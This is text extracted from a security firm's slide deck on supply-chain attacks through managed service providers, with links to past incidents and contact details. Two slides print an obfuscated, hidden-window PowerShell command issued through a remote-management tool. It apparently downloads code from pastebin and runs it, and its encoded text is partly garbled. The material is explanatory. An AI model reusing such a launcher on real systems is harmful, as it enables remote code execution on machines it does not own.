
Software Consumption



Abusing the Privileged Channel



Supply Chain of MSP's




Abusing the Privileged Channel



Command	Parameters
	<code>cmd.exe /c START %SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -e SQBmACgAJABFAE4AVgA6FAAUgBPAEMARQBTAfMATwBSAF8AQQBSEAEMASABJAFQARQBDAFQAVQBSAEUIAAtAGMAbwBuAHQAYQBpAG4AcwAgACcAQQBNAEQANgA0ACcAKQB7ACAAUwVwBJAE4ARABJAFIAXABTAHkAcwBXAE8AVwA2ADQAXABXAGkAbgBkAG8AdwBzAFABwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABIAgWAbAAuAGUAeABIACI/QB0AC4AdwBIAGIAYwBsAGkAZQBwAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHAAYQBzAHQAZQBIAgkAbgAuAGMABwBtAC8AcgBhAHcALE8AWABTADsAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwADAAMAawDAAMA7ACIAfQBIAGwAcwBIAHsAIABJAEUAWAAgACgAKABuAGUAdwAtAG8AYgbqAGUAYwB0ACAAbgfBoAHQAdABwAHMAOgAvAC8AcABhAHMAdBIAIGIAaQBUC4AYwBvAG0ALwByAGEAdwAvAGsAbgBDAFUAAQQByAEYANQAnACKAKQA7AEkAbgB2AG8AawBIAC0AUABEAFCaUQBWAFQAQwBVAFQA</code>
Run DOS command	<code>AA==</code>

Company A






Abusing the Privileged Channel




Command	Parameters
Run DOS command	<pre>cmd.exe /c START %SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe -nop -w SQBmACgAJABFAE4AVgA6AFAAUgBPAEMARQBTAFMATwBSAF8AQQBSAEMASABJAFQA VwBJAE4ARABJAFIAXABTAHkAcwBXAE8AVwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwf QB0AC4AdwBIAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAacgB E8AWABTADsAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwADAAMAawA BoAHQAdABwAHMAOgAvAC8AcABhAHMAAdABIAGIAaQBuAC4AYwBvAG0ALwByAGEAdwAvw AA==</pre>

Company A








Company A	Company B	Company C	Company D
			
Database hosting	Network Services	Web Services	Web Apps




Infrastructure



Company A	Company B	Company C	Company D
Database hosting	Network Services 	Web Services	Web Apps



Infrastructure



Company A	Company B	Company C	Company D
Database hosting	Network Services	Web Services	Web Apps



Infrastructure

Current Examples

- Within the past few weeks:
 - Ubuntu
 - <https://www.zdnet.com/article/canonical-github-account-hacked-ubuntu-source-code-safe/>
 - Webroot
 - <https://www.bleepingcomputer.com/news/security/sodinokibi-ransomware-spreads-wide-via-hacked-msps-sites-and-spam/>
 - Ruby
 - https://snyk.io/blog/ruby-gem-strong_password-found-to-contain-remote-code-execution-code-in-a-malicious-version-further-strengthening-worries-of-growth-in-supply-chain-attacks/
- And the most famous to date – M.E.Doc → NotPetya
 - <https://blog.talosintelligence.com/2017/07/the-medoc-connection.html>

Nested Supply Chains – The Big Concerns





Contact us to discuss how our security solutions can help protect your most vital assets.

☎ 1300 922 923 NATIONAL
+61 (2) 9290 4444 SYDNEY
+61 (3) 8376 9410 MELBOURNE

✉ info@senseofsecurity.com.au

👁 senseofsecurity.com.au

Sydney Head Office – Level 8, 59 Goulburn Street, Sydney NSW 2000
Melbourne Office – Level 15, 401 Docklands Drive, Docklands VIC 3008
ABN 14 098 237 908

Murray Goldschmidt
Chief Operating Officer

murrayg@senseofsecurity.com.au

